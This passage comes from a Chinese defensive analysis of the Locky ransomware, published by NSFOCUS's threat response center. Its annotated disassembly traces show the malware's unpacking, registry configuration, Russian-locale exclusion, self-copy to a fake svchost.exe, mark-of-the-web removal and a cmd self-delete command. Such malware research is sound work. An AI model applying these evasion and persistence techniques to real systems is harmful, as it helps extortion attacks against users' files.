6. 恶意操作包括，检测当前程序的运行路径，根据是否位于当前用户临时文件夹采取不同的操作；若文件位置非临时文件夹目录，会将文件自身复制到临时文件夹下并命名为 svchost.exe；运行临时文件夹下的 svchost.exe（原始文件的副本）；程序运行成功后会对原始样本文件进行删除操作；
7. 如果文件位于临时文件夹直接进行恶意操作，获取系统版本信息，并根据不同的系统版本执行兼容性功能代码；判断系统是否为 64 位系统，之后获取本地语言信息，其结果决定服务器发送的 paytext 语言版本信息；
8. 获取样本文件中硬编码的 IP 地址及域名信息后，发送 http 请求，获取加密公钥和支付提示信息，获取到加密证书后对其进行 hash 校验，以确保加密公钥的未被非法篡改；
9. 设置 Locky 注册表配置信息，id 键值为硬盘序列号的 hash 值，pubkey 键值为获取到的 RSA 加密公钥，paytext 键值为获取的勒索软件解密支付信息；
10. 创建新线程遍历系统磁盘目录文件，对指定文件类型的文件进行加密操作；
11. 删除系统所有还原配置信息，并创建启动项，之后等待加密线程结束，设置 Locky 注册表配置 completed 键值 1；
12. 修改桌面壁纸为勒索软件解密支付信息。

代码分析

为了帮助广大安全研究人员分析及防护 Locky 病毒，绿盟科技威胁响应中心 NS-TRC 将分析的过程代码分享出来。

解密脱壳

样本程序进行解密脱壳，后跳转到程序入口执行。

代码：

```
// 解密脱壳完毕，跳转到 oep 执行
00200D67    8D62 04         lea esp,dword ptr ds:[edx+0x4]
00200D6A    83F8 01         cmp eax,0x1
00200D6D    75 04           jnz short 00200D73
```

```
00200D6F    6A 00           push 0x0
00200D71    FFD1            call ecx                ; locky.004091D1
00200D73  - FFE1            jmp ecx                 ; locky.004091D1 跳转到 oep 执行
00200D75    55              push ebp
00200D76    8BEC            mov ebp,esp
00200D78    E8 00000000     call 00200D7D
00200D7D    58              pop eax                 ; kernel32.76FF33CA
00200D7E    2D 7D0D0000     sub eax,0xD7D
00200D83    8B4D 08         mov ecx,dword ptr ss:[ebp+0x8]
```

程序入口

获取系统时间，设置程序 Token 信息。

代码：

```
// oep 入口
004091D1    E8 BD250000     call locky.0040B793         ; 获取系统时间，并进行判断
004091D6  ^ E9 89FEFFFF     jmp locky.00409064
004091DB    8BFF            mov edi,edi
// 获取系统时间，并进行判断
0040B793    8BFF            mov edi,edi
0040B795    55              push ebp
0040B796    8BEC            mov ebp,esp
0040B798    83EC 10         sub esp,0x10
0040B79B    A1 E06A4100     mov eax,dword ptr ds:[0x416AE0]
0040B7A0    8365 F8 00      and dword ptr ss:[ebp-0x8],0x0
0040B7A4    8365 FC 00      and dword ptr ss:[ebp-0x4],0x0
0040B7A8    53              push ebx
0040B7A9    57              push edi
0040B7AA    BF 4EE640BB     mov edi,0xBB40E64E
0040B7AF    BB 0000FFFF     mov ebx,0xFFFF0000
0040B7B4    3BC7            cmp eax,edi
0040B7B6    74 0D           je short locky.0040B7C5
0040B7B8    85C3            test ebx,eax
0040B7BA    74 09           je short locky.0040B7C5
0040B7BC    F7D0            not eax
0040B7BE    A3 E46A4100     mov dword ptr ds:[0x416AE4],eax
0040B7C3    EB 65           jmp short locky.0040B82A
0040B7C5    56              push esi
0040B7C6    8D45 F8         lea eax,dword ptr ss:[ebp-0x8]
```

```
0040B7C9    50              push eax
0040B7CA    FF15 34014100   call dword ptr ds:[<&KERNEL32.GetACP>]    ;
kernel32.GetSystemTimeAsFileTime
0040B7D0    8B75 FC         mov esi,dword ptr ss:[ebp-0x4]
0040B7D3    3375 F8         xor esi,dword ptr ss:[ebp-0x8]           ; kernel32.76FF33
CA
0040B7D6    FF15 6C014100   call dword ptr ds:[<&SHELL32.SHGetPathFr>;
 kernel32.GetCurrentProcessId
0040B7DC    33F0            xor esi,eax
0040B7DE    FF15 A4014100   call dword ptr ds:[<&USER32.GetWindowRec>;
 kernel32.GetCurrentThreadId
0040B7E4    33F0            xor esi,eax
0040B7E6    FF15 70014100   call dword ptr ds:[<&SHELL32.SHGetMalloc>; kernel32.GetTic
kCount
0040B7EC    33F0            xor esi,eax
0040B7EE    8D45 F0         lea eax,dword ptr ss:[ebp-0x10]
0040B7F1    50              push eax
0040B7F2    FF15 74014100   call dword ptr ds:[<&SHELL32.SHGetDeskto>;
 kernel32.QueryPerformanceCounter
0040B7F8    8B45 F4         mov eax,dword ptr ss:[ebp-0xC]
0040B7FB    3345 F0         xor eax,dword ptr ss:[ebp-0x10]
0040B7FE    33F0            xor esi,eax
0040B800    3BF7            cmp esi,edi
0040B802    75 07           jnz short locky.0040B80B
0040B804    BE 4FE640BB     mov esi,0xBB40E64F
0040B809    EB 10           jmp short locky.0040B81B
0040B80B    85F3            test ebx,esi
0040B80D    75 0C           jnz short locky.0040B81B
0040B80F    8BC6            mov eax,esi
0040B811    0D 11470000     or eax,0x4711
0040B816    C1E0 10         shl eax,0x10
0040B819    0BF0            or esi,eax
0040B81B    8935 E06A4100   mov dword ptr ds:[0x416AE0],esi
0040B821    F7D6            not esi
0040B823    8935 E46A4100   mov dword ptr ds:[0x416AE4],esi
0040B829    5E              pop esi                  ; kernel32.76FF33CA
0040B82A    5F              pop edi                  ; kernel32.76FF33CA
0040B82B    5B              pop ebx                  ; kernel32.76FF33CA
0040B82C    C9              leave
0040B82D    C3              retn
// 提权
```

```
00403A6D      50                push eax
00403A6E      33DB              xor ebx,ebx
00403A70      68 80000000       push 0x80
00403A75      895D B4           mov dword ptr ss:[ebp-0x4C],ebx
00403A78      FF15 E0004100     call dword ptr ds:[0x4100E0]                ;
 kernel32.GetCurrentProcess
00403A7E      50                push eax
00403A7F      FF15 20004100     call dword ptr ds:[<&ADVAPI32.RegDeleteV>;
 advapi32.OpenProcessToken
00403A85      85C0              test eax,eax
00403A87      74 1A             je short locky.00403AA3
00403A89      6A 04             push 0x4
00403A8B      8D45 B4           lea eax,dword ptr ss:[ebp-0x4C]
00403A8E      50                push eax
00403A8F      6A 18             push 0x18
00403A91      FF75 E0           push dword ptr ss:[ebp-0x20]
00403A94      FF15 1C004100     call dword ptr ds:[<&ADVAPI32.RegDeleteV>;
 advapi32.SetTokenInformation
00403A9A      FF75 E0           push dword ptr ss:[ebp-0x20]
00403A9D      FF15 5C014100     call dword ptr ds:[0x41015C]          ; kernel32.CloseHandle
```

读取配置

查询 Locky 注册表配置信息 HKEY_CURRENT_USER\Software\Locky，查询 id，pubkey，paytext 键值，获取系统安装目录，系统磁盘序列号，并读取进行 hash。

代码：

```
// 打开 HKEY_CURRENT_USER\Software\Locky
00403B68      53                push ebx
00403B69      8D45 EC           lea eax,dword ptr ss:[ebp-0x14]
00403B6C      50                push eax
00403B6D      53                push ebx
00403B6E      68 1F000200       push 0x2001F
00403B73      53                push ebx
00403B74      53                push ebx
00403B75      53                push ebx
00403B76      68 AC2A4100       push locky.00412AAC ;
ASCII "Software\Locky"
00403B7B      68 01000080       push 0x80000001
```

```
00403B80      FF15 3C004100     call dword ptr ds:[<&ADVAPI32.RegEnumVal>;
 advapi32.RegCreateKeyExA
00403B86      3BC3              cmp eax,ebx
00403B88      74 18             je short locky.00403BA2
================================================================
0018FC64    80000001   |hKey = HKEY_CURRENT_USER
0018FC68    00412AAC   |Subkey = "Software\Locky"
0018FC6C    00000000   |Reserved = 0x0
0018FC70    00000000   |Class = NULL
0018FC74    00000000   |Options = REG_OPTION_NON_VOLATILE
0018FC78    0002001F   |Access =
KEY_QUERY_VALUE|KEY_SET_VALUE|KEY_CREATE_SUB_KEY|KEY_ENUMERATE_SUB_KEYS|KEY_NOTIFY|20000
0018FC7C    00000000   |pSecurity = NULL
0018FC80    0018FEE4   |pHandle = 0018FEE4
0018FC84    00000000   \pDisposition = NULL
// 查询 id
00404632      8B45 08           mov eax,dword ptr ss:[ebp+0x8]
00404635      33DB              xor ebx,ebx
00404637      895D FC           mov dword ptr ss:[ebp-0x4],ebx
0040463A      53                push ebx
0040463B      FF75 0C           push dword ptr ss:[ebp+0xC]                ; locky.00412ABC
0040463E      C745 FC 000C000>mov dword ptr ss:[ebp-0x4],0xC00
00404645      FF30              push dword ptr ds:[eax]
00404647      FF15 30004100     call dword ptr ds:[<&ADVAPI32.LsaOpenPol>;
advapi32.RegQueryValueExA
0040464D      3BC3              cmp eax,ebx
================================================================
0018F054    000000D0   |hKey = 0xD0
0018F058    00412ABC   |ValueName = "id"
0018F05C    00000000   |Reserved = NULL
0018F060    0018FC80   |pValueType = 0018FC80
0018F064    0018F070   |Buffer = 0018F070
0018F068    0018FC70   \pBufSize = 0018FC70
// 查询 pubkey
0040462E      8D45 0C           lea eax,dword ptr ss:[ebp+0xC]
00404631      50                push eax
00404632      8B45 08           mov eax,dword ptr ss:[ebp+0x8]
00404635      33DB              xor ebx,ebx
00404637      895D FC           mov dword ptr ss:[ebp-0x4],ebx
```

```
0040463A      53                  push ebx
0040463B      FF75 0C             push dword ptr ss:[ebp+0xC]                ; locky.00412AC0
0040463E      C745 FC 000C000>mov dword ptr ss:[ebp-0x4],0xC00
00404645      FF30                push dword ptr ds:[eax]
00404647      FF15 30004100       call dword ptr ds:[<&ADVAPI32.LsaOpenPol>;
advapi32.RegQueryValueExA
0040464D      3BC3                cmp eax,ebx
0040464F      75 49               jnz short locky.0040469A
============================================================
0018F054    000000D0   |hKey = 0xD0
0018F058    00412AC0   |ValueName = "pubkey"
0018F05C    00000000   |Reserved = NULL
0018F060    0018FC80   |pValueType = 0018FC80
0018F064    0018F070   |Buffer = 0018F070
0018F068    0018FC70   \pBufSize = 0018FC70
// 查询 paytext
0040462D      50                  push eax
0040462E      8D45 0C             lea eax,dword ptr ss:[ebp+0xC]
00404631      50                  push eax
00404632      8B45 08             mov eax,dword ptr ss:[ebp+0x8]
00404635      33DB                xor ebx,ebx
00404637      895D FC             mov dword ptr ss:[ebp-0x4],ebx
0040463A      53                  push ebx
0040463B      FF75 0C             push dword ptr ss:[ebp+0xC]                ; locky.00412AC8
0040463E      C745 FC 000C000>mov dword ptr ss:[ebp-0x4],0xC00
00404645      FF30                push dword ptr ds:[eax]
00404647      FF15 30004100       call dword ptr ds:[<&ADVAPI32.LsaOpenPol>;
 advapi32.RegQueryValueExA
0040464D      3BC3                cmp eax,ebx
0040464F      75 49               jnz short locky.0040469A
============================================================
0018F054    000000D0   |hKey = 0xD0
0018F058    00412AC8   |ValueName = "paytext"
0018F05C    00000000   |Reserved = NULL
0018F060    0018FC80   |pValueType = 0018FC80
0018F064    0018F070   |Buffer = 0018F070
0018F068    0018FC70   \pBufSize = 0018FC70
// 获取 windows 系统安装目录
00405FA3      55                  push ebp
00405FA4      8BEC                mov ebp,esp
```

```
00405FA6    81EC 0C010000    sub esp,0x10C
00405FAC    8365 FC 00       and dword ptr ss:[ebp-0x4],0x0
00405FB0    57               push edi
00405FB1    BF 04010000      mov edi,0x104
00405FB6    57               push edi
00405FB7    8D85 F4FEFFFF    lea eax,dword ptr ss:[ebp-0x10C]
00405FBD    50               push eax                          ; locky.00405782
00405FBE    FF15 E4004100    call dword ptr ds:[<&KERNEL32.FreeLibrar>;
 kernel32.GetWindowsDirectoryA
00405FC4    85C0             test eax,eax                      ; locky.00405782
// 获取硬盘信息
00405EBA    50               push eax
00405EBB    FF75 08          push dword ptr ss:[ebp+0x8]
00405EBE    33DB             xor ebx,ebx
00405EC0    895D FC          mov dword ptr ss:[ebp-0x4],ebx
00405EC3    FF15 DC004100    call dword ptr ds:[<&GDI32.PtVisible>]    ;
kernel32.GetVolumeNameForVolumeMountPointA
00405EC9    85C0             test eax,eax
============================================================
0018FAA8    01EC1280    ASCII \\?\Volume{c3e5c6c3-40a7-11e5-8949-806e6f6e6963}\
// hash 硬盘序列号
00405854    57               push edi
00405855    8D45 EC          lea eax,dword ptr ss:[ebp-0x14]
00405858    50               push eax
00405859    897D EC          mov dword ptr ss:[ebp-0x14],edi
0040585C    FF15 48004100    call dword ptr ds:[<&ADVAPI32.RegCreateK>;
 advapi32.CryptAcquireContextA
00405862    85C0             test eax,eax
......
00405D57    8B00             mov eax,dword ptr ds:[eax]        ; rsaenh.CPAcquireContext
00405D59    68 03800000      push 0x8003
00405D5E    50               push eax
00405D5F    FF15 24004100    call dword ptr ds:[<&ADVAPI32.CryptEncry> ; advapi32.Cryp
tCreateHash
00405D65    85C0             test eax,eax
.......
00405C54    51               push ecx
00405C55    50               push eax
00405C56    FF36             push dword ptr ds:[esi]
00405C58    FF15 18004100    call dword ptr ds:[<&ADVAPI32.RegOpenKey> ;
  advapi32.CryptHashData
```

```
00405C5E     85C0                test eax,eax
============================================================
0018FBC0   00320DE8   |hKey = 0x320DE8
0018FBC4   01EC12C8   |Subkey = "{c3e5c6c3-40a7-11e5-8949-806e6f6e6963}"
0018FBC8   00000026   |Reserved = 0x26
0018FBCC   00000000   |Access = 0
0018FBD0   751D5687   \pHandle = cryptsp.751D5687
......
00405D9E     FF30                push dword ptr ds:[eax]
00405DA0     FF15 28004100       call dword ptr ds:[<&ADVAPI32.RegEnumVal>;
 advapi32.CryptGetHashParam
00405DA6     85C0                test eax,eax
......
00405897    /74 09               je short locky.004058A2
00405899    |FF75 E8             push dword ptr ss:[ebp-0x18]
0040589C    |FF15 00004100       call dword ptr ds:[<&ADVAPI32.LsaFreeMem>;
    advapi32.CryptDestroyHash
004058A2    \C645 FC 0C          mov byte ptr ss:[ebp-0x4],0xC
004058A6     397D EC             cmp dword ptr ss:[ebp-0x14],edi
004058A9     74 0A               je short locky.004058B5
004058AB     57                  push edi
004058AC     FF75 EC             push dword ptr ss:[ebp-0x14]
004058AF     FF15 50004100       call dword ptr ds:[<&ADVAPI32.CryptDestr>;
advapi32.CryptReleaseContext
004058B5     8B75 08             mov esi,dword ptr ss:[ebp+0x8]
004058B8     6A 10               push 0x10
004058BA     57                  push edi
//   查询 completed
00403CE7     53                  push ebx
00403CE8     53                  push ebx
00403CE9     68 D02A4100          push locky.00412AD0                    ; ASCII "completed"
00403CEE     FF75 EC             push dword ptr ss:[ebp-0x14]
00403CF1     0F9445 EB           sete byte ptr ss:[ebp-0x15]
00403CF5     8975 D8             mov dword ptr ss:[ebp-0x28],esi
00403CF8     FF15 30004100       call dword ptr ds:[<&ADVAPI32.LsaOpenPol>;
advapi32.RegQueryValueExA
00403CFE     3BC3                cmp eax,ebx
============================================================
0018FC70   000000D0   |hKey = 0xD0
0018FC74   00412AD0   |ValueName = "completed"
```

```
0018FC78   00000000   |Reserved = NULL
0018FC7C   00000000   |pValueType = NULL
0018FC80   0018FEA8   |Buffer = 0018FEA8
0018FC84   0018FED0   \pBufSize = 0018FED0
```

区域分支

检测用户当前区域是否 Russian，如果是 Russian 区域用户，删除原始 Locky 文件，不进行恶意操作；非 Russian 区域用户，进行恶意操作。

代码：

```
// 判断用户语言区域是否是 Russian
0040417D   /74 3B              je short 765g473b.004041BA
0040417F   |FF15 1C114100     call dword ptr ds:[0x41111C]          ; kernel32.GetSystemDefaultLangID
00404185   |BE FF030000       mov esi,0x3FF
0040418A   |66:23C6           and ax,si
0040418D   |66:83F8 19        cmp ax,0x19
00404191   |74 1E             je short 765g473b.004041B1
00404193   |FF15 18114100     call dword ptr ds:[0x411118]          ;
  kernel32.GetUserDefaultLangID
00404199   |66:23C6           and ax,si
0040419C   |66:83F8 19        cmp ax,0x19
004041A0   |74 0F             je short 765g473b.004041B1
004041A2   |FF15 14114100     call dword ptr ds:[0x411114]          ;
  kernel32.GetUserDefaultUILanguage
004041A8   |66:23C6           and ax,si
004041AB   |66:83F8 19        cmp ax,0x19                           ;
  判断是否 Russian 区域
004041AF   |75 09             jnz short 765g473b.004041BA
004041B1   |834D FC FF        or dword ptr ss:[ebp-0x4],-0x1
004041B5   |E8 DC1F0000       call 765g473b.00406196
004041BA   \A1 E8374100       mov eax,dword ptr ds:[0x4137E8]       ; -
004041BF    85C0              test eax,eax
004041C1    74 12             je short 765g473b.004041D5
004041C3    A1 E8374100       mov eax,dword ptr ds:[0x4137E8]       ; -
004041C8    69C0 E8030000     imul eax,eax,0x3E8
004041CE    50                push eax
004041CF    FF15 10114100     call dword ptr ds:[0x411110]          ; kernel32.Sleep
```

判断当前程序运行路径是否为当前用户临时文件目录，非临时文件夹目录进行文件复制，进程创建操作。

代码：

```
// 获取临时文件夹
00404A73    8D85 E8FBFFFF    lea eax,dword ptr ss:[ebp-0x418]
00404A79    50               push eax
00404A7A    BF 08020000      mov edi,0x208
00404A7F    57               push edi
00404A80    FF15 08014100    call dword ptr ds:[<&KERNEL32.GlobalAllo>;
  kernel32.GetTempPathW
// 关键跳转，判断文件路径，非当前用户 temp 目录进行文件拷贝工作，否则不进行拷贝
00403D6F    E8 52170000      call svchost.004054C6
00403D74    84C0             test al,al
00403D76    75 68            jnz short svchost.00403DE0                  ; 跳转未实现
00403D78    8D85 64FFFFFF    lea eax,dword ptr ss:[ebp-0x9C]
00403D7E    68 DC2A4100      push svchost.00412ADC          ; UNICODE "svchost.exe"
// 复制文件到临时文件目录下的 svchost.exe
00403DB5    8D85 2CFFFFFF    lea eax,dword ptr ss:[ebp-0xD4]
00403DBB    6A 00            push 0x0
00403DBD    51               push ecx
00403DBE    50               push eax
00403DBF    FF15 04014100    call dword ptr ds:[<&KERNEL32.GetModuleF>;
    kernel32.CopyFileW
00403DC5    85C0             test eax,eax
================================================================
0018FC7C    01EC1280    |ExistingFileName = "C:\Users\bassx\Desktop\locky.exe"
0018FC80    01EC1400    |NewFileName = "C:\Users\bassx\AppData\Local\Temp\svchost.exe"
0018FC84    00000000    \FailIfExists = FALSE
// 删除临时文件目录下的 svchost.exe:Zone.Identifier
00403E88    59               pop ecx                                     ; 01EC1468
00403E89    72 02            jb short locky.00403E8D
00403E8B    8B00             mov eax,dword ptr ds:[eax]
00403E8D    50               push eax
00403E8E    FF15 48014100    call dword ptr ds:[<&KERNEL32.GetModuleH>; kernel32.Delet
eFileW
00403E94    33DB             xor ebx,ebx
================================================================
0018FC84    01EC1468    \FileName = "C:\Users\bassx\AppData\Local\Temp\svchost.exe:Zone.I
dentifier"
```

```
// 创建进程
00405969    8D45 08          lea eax,dword ptr ss:[ebp+0x8]
0040596C    8D4D F0          lea ecx,dword ptr ss:[ebp-0x10]
0040596F    51               push ecx
00405970    8D4D AC          lea ecx,dword ptr ss:[ebp-0x54]
00405973    51               push ecx
00405974    53               push ebx
00405975    53               push ebx
00405976    6A 50            push 0x50
00405978    53               push ebx
00405979    53               push ebx
0040597A    53               push ebx
0040597B    50               push eax
0040597C    53               push ebx
0040597D    FF15 D0004100    call dword ptr ds:[<&GDI32.PtInRegion>]   ;
    kernel32.CreateProcessW
00405983    85C0             test eax,eax
================================================================
0018FBDC    00000000   |ModuleFileName = NULL
0018FBE0    01EC1468   |CommandLine = "C:\Users\bassx\AppData\Local\Temp\svchost.exe"
0018FBE4    00000000   |pProcessSecurity = NULL
0018FBE8    00000000   |pThreadSecurity = NULL
0018FBEC    00000000   |InheritHandles = FALSE
0018FBF0    00000050   |CreationFlags = CREATE_NEW_CONSOLE|IDLE_PRIORITY_CLASS
0018FBF4    00000000   |pEnvironment = NULL
0018FBF8    00000000   |CurrentDir = NULL
0018FBFC    0018FC10   |pStartupInfo = 0018FC10
0018FC00    0018FC54   \pProcessInfo = 0018FC54
// 关闭注册表键
00403D37    FF75 EC          push dword ptr ss:[ebp-0x14]
00403D3A    FF15 40004100    call dword ptr ds:[<&ADVAPI32.RegCreateK>;
   advapi32.RegCloseKey
00403D40    834D FC FF       or dword ptr ss:[ebp-0x4],-0x1
// 设置原始文件属性
004059E0    8D45 D4          lea eax,dword ptr ss:[ebp-0x2C]
004059E3    68 80000000      push 0x80
004059E8    50               push eax
004059E9    FF15 40014100    call dword ptr ds:[<&KERNEL32.LocalFree>>;
   kernel32.SetFileAttributesW
004059EF    8D45 9C          lea eax,dword ptr ss:[ebp-0x64]
```

```
75  ============================================================
76  0018FC08    01EC1280   |FileName = "C:\Users\bassx\Desktop\locky.exe"
77  0018FC0C    00000080   \FileAttributes = NORMAL
78  // 移动原始文件到 Temp 目录
79  00405A2F    6A 09              push 0x9
80  00405A31    51                 push ecx
81  00405A32    50                 push eax
82  00405A33    FF15 4C014100      call dword ptr ds:[<&KERNEL32.GetFullPat>;
83      kernel32.MoveFileExW
84  00405A39    85C0               test eax,eax
85  ============================================================
86  0018FC04    01EC1280   |ExistingName = "C:\Users\bassx\Desktop\locky.exe"
87  0018FC08    01EC13D8   |NewName = "C:\Users\bassx\AppData\Local\Temp\sys5965.tmp"
88  0018FC0C    00000009   \Flags = REPLACE_EXISTING|8
89  // 删除 sys5965.tmp 文件
90  00405A66    6A 00              push 0x0
91  00405A68    50                 push eax
92  00405A69    FF15 4C014100      call dword ptr ds:[<&KERNEL32.GetFullPat>; kernel32.MoveFi
    leExW
93  00405A6F    8D45 B8            lea eax,dword ptr ss:[ebp-0x48]
94  ============================================================
95  0018FC04    01EC13D8   |ExistingName = "C:\Users\bassx\AppData\Local\Temp\sys5965.tmp"
96  0018FC08    00000000   |NewName = NULL
97  0018FC0C    00000004   \Flags = DELAY_UNTIL_REBOOT
98  // 创建 cmd 进程删除 sys5965.tmp 文件
99  0040596C    8D4D F0            lea ecx,dword ptr ss:[ebp-0x10]
100 0040596F    51                 push ecx
101 00405970    8D4D AC            lea ecx,dword ptr ss:[ebp-0x54]
102 00405973    51                 push ecx
103 00405974    53                 push ebx
104 00405975    53                 push ebx
105 00405976    6A 50              push 0x50
106 00405978    53                 push ebx
107 00405979    53                 push ebx
108 0040597A    53                 push ebx
109 0040597B    50                 push eax
110 0040597C    53                 push ebx
111 0040597D    FF15 D0004100      call dword ptr ds:[<&GDI32.PtInRegion>]   ;
112     kernel32.CreateProcessW
113 ============================================================
114 0018FB64    00000000   |ModuleFileName = NULL
```

```
0018FB68    01EC1280   |CommandLine =
"cmd.exe /C del /Q /F "C:\Users\bassx\AppData\Local\Temp\sys5965.tmp""
0018FB6C    00000000   |pProcessSecurity = NULL
0018FB70    00000000   |pThreadSecurity = NULL
0018FB74    00000000   |InheritHandles = FALSE
0018FB78    00000050   |CreationFlags = CREATE_NEW_CONSOLE|IDLE_PRIORITY_CLASS
0018FB7C    00000000   |pEnvironment = NULL
0018FB80    00000000   |CurrentDir = NULL
0018FB84    0018FB98   |pStartupInfo = 0018FB98
0018FB88    0018FBDC   \pProcessInfo = 0018FBDC
// 结束当前进程
00405AA5    57                  push edi
00405AA6    FF15 20014100       call dword ptr ds:[<&KERNEL32.CreateProc>;
    kernel32.ExitProcess
00405AAC    CC                  int3
00405AAD    55                  push ebp
00405AAE    8BEC                mov ebp,esp
00405AB0    8B45 08             mov eax,dword ptr ss:[ebp+0x8]
```

勒索功能

如果文件位于临时文件夹直接进行恶意操作，获取系统版本信息，并根据不同的系统版本执行兼容性功能代码；判断系统是否为 64 位系统，之后获取本地语言信息，其结果决定服务器发送的 paytext 语言版本信息；

获取样本文件中硬编码的 IP 地址及域名信息后，发送 http 请求，获取加密公钥和支付提示信息，获取到加密证书后对其进行 hash 校验，以确保加密公钥的未被非法篡改；

设置 Locky 注册表配置信息，id 键值为硬盘序列号的 hash 值，pubkey 键值为获取到的 RSA 加密公钥，paytext 键值为获取的勒索软件解密支付信息；

创建新线程遍历系统磁盘目录文件，对指定文件类型的文件进行加密操作；

删除系统所有还原配置信息，并创建启动项，之后等待加密线程结束，设置 Locky 注册表配置 completed 键值 1；

修改桌面壁纸为勒索软件解密支付信息。

代码：

```
// 判断系统版本
00402E63    46                  inc esi
00402E64    33DB                xor ebx,ebx
00402E66    56                  push esi
```

```
00402E67    53                  push ebx
00402E68    895D E4             mov dword ptr ss:[ebp-0x1C],ebx
00402E6B    FF15 10024100       call dword ptr ds:[<&msvcrt.__getmainarg>;
    dsrole.DsRoleGetPrimaryDomainInformation
00402E71    85C0                test eax,eax
.....
00402E9D    C645 F0 31          mov byte ptr ss:[ebp-0x10],0x31
00402EA1    51                  push ecx
00402EA2    FF15 14024100       call dword ptr ds:[<&msvcrt._onexit>]      ;
  dsrole.DsRoleFreeMemory
00402EA8    68 98000000         push 0x98
.....
00402EC4    83C4 0C             add esp,0xC
00402EC7    8D85 04FFFFFF       lea eax,dword ptr ss:[ebp-0xFC]
00402ECD    50                  push eax
00402ECE    FF15 18014100       call dword ptr ds:[<&KERNEL32.Interlocke>;
    kernel32.GetVersionExA
00402ED4    6A 59               push 0x59
00402ED6    FF15 3C024100       call dword ptr ds:[<&msvcrt.__p__commode>;
    user32.GetSystemMetrics
00402EDC    83BD 08FFFFFF 0>cmp dword ptr ss:[ebp-0xF8],0x5
00402EE3    /75 4F              jnz short svchost.00402F34
00402EE5    |399D 0CFFFFFF     cmp dword ptr ss:[ebp-0xF4],ebx
00402EEB    |75 0A             jnz short svchost.00402EF7
00402EED    |BE D0284100       mov esi,svchost.004128D0              ; ASCII "Windows 2000"
00402EF2    |E9 D8000000       jmp svchost.00402FCF
00402EF7    |39B5 0CFFFFFF     cmp dword ptr ss:[ebp-0xF4],esi
00402EFD    |74 13             je short svchost.00402F12
00402EFF    |83BD 0CFFFFFF 0>cmp dword ptr ss:[ebp-0xF4],0x2
00402F06    |0F85 BE000000     jnz svchost.00402FCA
00402F0C    |807D 9E 01        cmp byte ptr ss:[ebp-0x62],0x1
00402F10    |75 0A             jnz short svchost.00402F1C
00402F12    |BE E0284100       mov esi,svchost.004128E0              ; ASCII "Windows XP"
00402F17    |E9 B3000000       jmp svchost.00402FCF
00402F1C    |3BC3              cmp eax,ebx
00402F1E    |75 0A             jnz short svchost.00402F2A
00402F20    |BE EC284100       mov esi,svchost.004128EC              ; ASCII "Windows 2003"
00402F25    |E9 A5000000       jmp svchost.00402FCF
00402F2A    |BE FC284100       mov esi,svchost.004128FC              ; ASCII "Windows 2003 R2"
00402F2F    |E9 9B000000       jmp svchost.00402FCF
```

```
00402F34    \83BD 08FFFFFF 0>cmp dword ptr ss:[ebp-0xF8],0x6
00402F3B    75 68          jnz short svchost.00402FA5
00402F3D    8B85 0CFFFFFF  mov eax,dword ptr ss:[ebp-0xF4]
00402F43    3BC3           cmp eax,ebx
00402F45    75 14          jnz short svchost.00402F5B
00402F47    807D 9E 01     cmp byte ptr ss:[ebp-0x62],0x1
00402F4B    75 07          jnz short svchost.00402F54
00402F4D    BE 0C294100    mov esi,svchost.0041290C          ; ASCII "Windows Vista"
00402F52    EB 7B          jmp short svchost.00402FCF
00402F54    BE 1C294100    mov esi,svchost.0041291C    ; ASCII "Windows Server 2008"
00402F59    EB 74          jmp short svchost.00402FCF
00402F5B    3BC6           cmp eax,esi
00402F5D    75 14          jnz short svchost.00402F73
00402F5F    807D 9E 01     cmp byte ptr ss:[ebp-0x62],0x1
00402F63    75 07          jnz short svchost.00402F6C
00402F65    BE 30294100    mov esi,svchost.00412930          ; ASCII "Windows 7"
00402F6A    EB 63          jmp short svchost.00402FCF
00402F6C    BE 3C294100    mov esi,svchost.0041293C          ;
    ASCII "Windows Server 2008 R2"
00402F71    EB 5C          jmp short svchost.00402FCF
00402F73    83F8 02        cmp eax,0x2
00402F76    75 14          jnz short svchost.00402F8C
00402F78    807D 9E 01     cmp byte ptr ss:[ebp-0x62],0x1
00402F7C    75 07          jnz short svchost.00402F85
00402F7E    BE 54294100    mov esi,svchost.00412954          ; ASCII "Windows 8"
00402F83    EB 4A          jmp short svchost.00402FCF
00402F85    BE 60294100    mov esi,svchost.00412960    ; ASCII "Windows Server 2012"
00402F8A    EB 43          jmp short svchost.00402FCF
00402F8C    83F8 03        cmp eax,0x3
00402F8F    75 39          jnz short svchost.00402FCA
00402F91    807D 9E 01     cmp byte ptr ss:[ebp-0x62],0x1
00402F95    75 07          jnz short svchost.00402F9E
00402F97    BE 74294100    mov esi,svchost.00412974          ; ASCII "Windows 8.1"
00402F9C    EB 31          jmp short svchost.00402FCF
00402F9E    BE 80294100    mov esi,svchost.00412980          ;
    ASCII "Windows Server 2012 R2"
00402FA3    EB 2A          jmp short svchost.00402FCF
00402FA5    83BD 08FFFFFF 0>cmp dword ptr ss:[ebp-0xF8],0xA
00402FAC    75 1C          jnz short svchost.00402FCA
00402FAE    399D 0CFFFFFF  cmp dword ptr ss:[ebp-0xF4],ebx
```

```
00402FB4    75 14           jnz short svchost.00402FCA
00402FB6    807D 9E 01      cmp byte ptr ss:[ebp-0x62],0x1
00402FBA    75 07           jnz short svchost.00402FC3
00402FBC    BE 98294100     mov esi,svchost.00412998          ; ASCII "Windows 10"
00402FC1    EB 0C           jmp short svchost.00402FCF
00402FC3    BE A4294100     mov esi,svchost.004129A4          ;
  ASCII "Windows Server 2016 Technical Preview"
00402FC8    EB 05           jmp short svchost.00402FCF
00402FCA    BE CC294100     mov esi,svchost.004129CC          ; ASCII "unknown"
00402FCF    8BC6            mov eax,esi
// 判断是否为 64 位系统
004030B9    33DB            xor ebx,ebx
004030BB    68 042C4100     push svchost.00412C04             ; ASCII "IsWow64Process"
004030C0    68 F42B4100     push svchost.00412BF4             ; ASCII "kernel32.dll"
004030C5    C645 FC 01      mov byte ptr ss:[ebp-0x4],0x1
004030C9    FF15 D4004100   call dword ptr ds:[<&GDI32.GetObjectA>]   ;
  kernel32.GetModuleHandleA
004030CF    50              push eax
004030D0    FF15 D8004100   call dword ptr ds:[<&GDI32.SetPixel>]     ;
  kernel32.GetProcAddress
004030D6    8BF0            mov esi,eax
004030D8    895D E8         mov dword ptr ss:[ebp-0x18],ebx
004030DB    3BF3            cmp esi,ebx
004030DD    74 16           je short svchost.004030F5
004030DF    8D45 E8         lea eax,dword ptr ss:[ebp-0x18]
004030E2    50              push eax
004030E3    FF15 E0004100   call dword ptr ds:[0x4100E0]    ; kernel32.GetCurrentProcess
004030E9    50              push eax
004030EA    FFD6            call esi                          ; kernel32.IsWow64Process
004030EC    85C0            test eax,eax
004030EE    74 05           je short svchost.004030F5         ; 64 位系统跳转未实现
